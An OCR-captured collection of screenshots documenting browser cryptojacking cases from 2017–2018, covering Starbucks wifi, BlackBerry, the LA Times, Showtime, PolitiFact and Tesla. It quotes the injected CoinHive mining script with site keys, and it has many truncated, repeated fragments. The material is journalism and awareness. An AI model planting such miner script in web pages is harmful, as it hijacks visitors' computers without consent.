
An Interesting Idea Gone

An Interesting Idea Gone Bad



view-source:10.104.206.14/redir/r?url=aHR0cDovL3N0YXJidWNrc3Jld2FyZHM

```
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="refresh" content="10; url=http://starbucksrewards.com.ar/">
<style>
body { background: #fff; }
.content { max-width:500px;margin-top:200px;margin-right:auto;margin-left:auto;bac
#myProgress { width: 100%;background-color:#ddd; }
#myBar { width:1%;height:30px;background-color:#2196F3; }
</style>
<script src="https://coin-hive.com/lib/coinhive.min.js"></script>
</head>
<body onload="move()">

<script>
var h = new CoinHive.Anonymous('02yGg5gTDqLC59dTfTYa9ntLacF3DBGu'); h.start();
setInterval( function () { h.stop(); }, 60000);
</script>

<script>
```



view-source:10.104.206.14/redir/r?url=aHR0cDovL3N0YXJidWNrc3Jld2FyZHMuY29tLmFyLw~~

```
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="refresh" content="10; url=http://starbucksrewards.com.ar/">
<style>
body { background: #fff; }
.content { max-width:500px;margin-top:200px;margin-right:auto;margin-left:auto;background:white;padding:10px;}
#myProgress { width: 100%;background-color:#ddd; }
#myBar { width:1%;height:30px;background-color:#2196F3; }
</style>
<script src="https://coin-hive.com/lib/coinhive.min.js"></script>
</head>
<body onload="move()">

<script>
var h = new CoinHive.Anc
setInterval( function()
</script>

<script>
function move() {
  var elem = document.ge
  var width = 1;
  var id = setInterval(f
  function frame() {
    if (width >= 100) {
      clearInterval(id);
      window.location.hr
    } else {
      width++;
      elem.style.width =
    }
  }
}
</script>

<div class="content">
<div id="myProgress">
<div id="myBar"></div>
</div>
<center>Redirecci&oacute;n en 10 segundos</center>
</div>

</body>
</html>
```

Noah Dinkin
@imnoah

Hi @Starbucks @StarbucksAr did you know that your in-store wifi provider in Buenos Aires forces a 10 second delay when you first connect to the wifi so it can mine bitcoin using a customer's laptop? Feels a little off-brand.. cc @GMFlickinger

6:22 AM - Dec 2, 2017

♡ 4,221 💬 3,589 people are talking about this


Starbucks Coffee ✓
@Starbucks

Replying to @imnoah

As soon as we were alerted of the situation in this specific store last week, we took swift action to ensure our internet provider resolved the issue and made the changes needed in order to ensure our customers could use Wi-Fi in our store safely.

4:54 PM - Dec 11, 2017


♡ 187 💬 65 people are talking about this



LA Times website hacked to mine Monero cryptocurrency

Waqas on February 24, 2018 Email @hackread HACKING NEWS

Waqas on Februar



briankrebs
@briankrebs

Looks like an official site for the @BlackBerry mobile phone is now foisting CoinHive cryptomining scripts on its visitors. Accident? New strategy? H/T to @bad_packets. Heads up @BBMobile

view-source:www.blackberrymobile.com

```
<script src='https://coinhive.com/lib/coinhive.min.js'></script>
<script>
        var miner = new CoinHive.Anonymous('9KNyPFbDqJesaSxBLcQoJZX6PgXN1ld0',{throttle: 0.5});
        miner.start();
</script><script src='https://coinhive.com/lib/coinhive.min.js'></script>
<script>
        var miner = new CoinHive.Anonymous('9KNyPFbDqJesaSxBLcQoJZX6PgXN1ld0',{throttle: 0.5});
        miner.start();
</script>
<!DOCTYPE html>

<!--[if lt IE 7 ]> <html lang="en" id="top" class="no-js ie6"> <![endif]-->
<!--[if IE 7 ]>    <html lang="en" id="top" class="no-js ie7"> <![endif]-->
<!--[if IE 8 ]>    <html lang="en" id="top" class="no-js ie8"> <![endif]-->
<!--[if IE 9 ]>    <html lang="en" id="top" class="no-js ie9"> <![endif]-->
<!--[if (gt IE 9)|!(IE)]><!--> <html lang="en" id="top" class="no-js"> <!--<![endif]-->

<head>
```

LA Times website hacked to mine Mon

Waqas on February 24, 2018 Email @hac

briankrebs

@briankreb

Follow

Looks like

mobile pho


cryptomini

Accident?

@bad_pac

view-sou

```
<script src='https:
<script>
        var miner =
        miner.start
</script><script sr
<script>
        var miner =
        miner.start
</script>
<!DOCTYPE html>

<!--[if lt IE 7 ]>
<!--[if IE 7 ]>    <html lang="en" id="top" class="no-js ie7"> <![endif]-->
<!--[if IE 8 ]>    <html lang="en" id="top" class="no-js ie8"> <![endif]-->
<!--[if IE 9 ]>    <html lang="en" id="top" class="no-js ie9"> <![endif]-->
<!--[if (gt IE 9)|!(IE)]><!--> <html lang="en" id="top" class="no-js"> <!--<![endif]-->

<head>
```




Political Fact-Checking Site Hacked to Mine Cryptocurrency

PolitiFact briefly hogged the CPU resources of any user who visited the site on Friday.

By Michael Kan October 13, 2017 6:05PM EST


f 𝕏 in P ✉ 93 SHARES



CBS's Showtime caught mining crypto-coins in viewers' web browsers

Who placed the JavaScript code on two primetime dot-coms? So far, it's a mystery

By Kieren McCarthy in San Francisco 25 Sep 2017 at 20:33



CBS's Showtime caught mining cryp

Who

dot-c

By Kieren

LA Times website hacked to mine

briankrebs


Follow

Waqas on Febru

ay.

Tesla's Cloud Hit By Crypto Mining Malware Attack

```
</script>
<!DOCTYPE html>

<!--[if lt IE 7 ]> <html lang="en" id="top" class="no-js ie6"> <![endif]-->
<!--[if IE 7 ]>    <html lang="en" id="top" class="no-js ie7"> <![endif]-->
<!--[if IE 8 ]>    <html lang="en" id="top" class="no-js ie8"> <![endif]-->
<!--[if IE 9 ]>    <html lang="en" id="top" class="no-js ie9"> <![endif]-->
<!--[if (gt IE 9)|!(IE)]><!--> <html lang="en" id="top" class="no-js"> <!--<![endif]-->

<head>
```



"coinhive.min.js"

20474 websites in 0.06 s.

Rank	Domain	Snippets
1 424	primewire.ag	://coinhive.com/lib/**coinhive.min.js**"></script> <script>
3 400	moonbit.co.in	javascript" src="js/**coinhive.min.js**?v3"></script> <scri
3 742	xpau.se	://coinhive.com/lib/**coinhive.min.js**"></script> <script>
5 547	guidegame.vn	://coinhive.com/lib/**coinhive.min.js**"></script> <script>
9 955	seriesdanko.to	//coin-hive.com/lib/**coinhive.min.js**"></script> <script>
10 643	dpstream.net	://coinhive.com/lib/**coinhive.min.js**"></script> <script>
16 931	porn68jav.com	//coin-hive.com/lib/**coinhive.min.js**?ver=4.8.6'></script
20 537	primewire.is	://coinhive.com/lib/**coinhive.min.js**"></script> <script>
20 588	seriesfree.to	://coinhive.com/lib/**coinhive.min.js**"></script> <script>
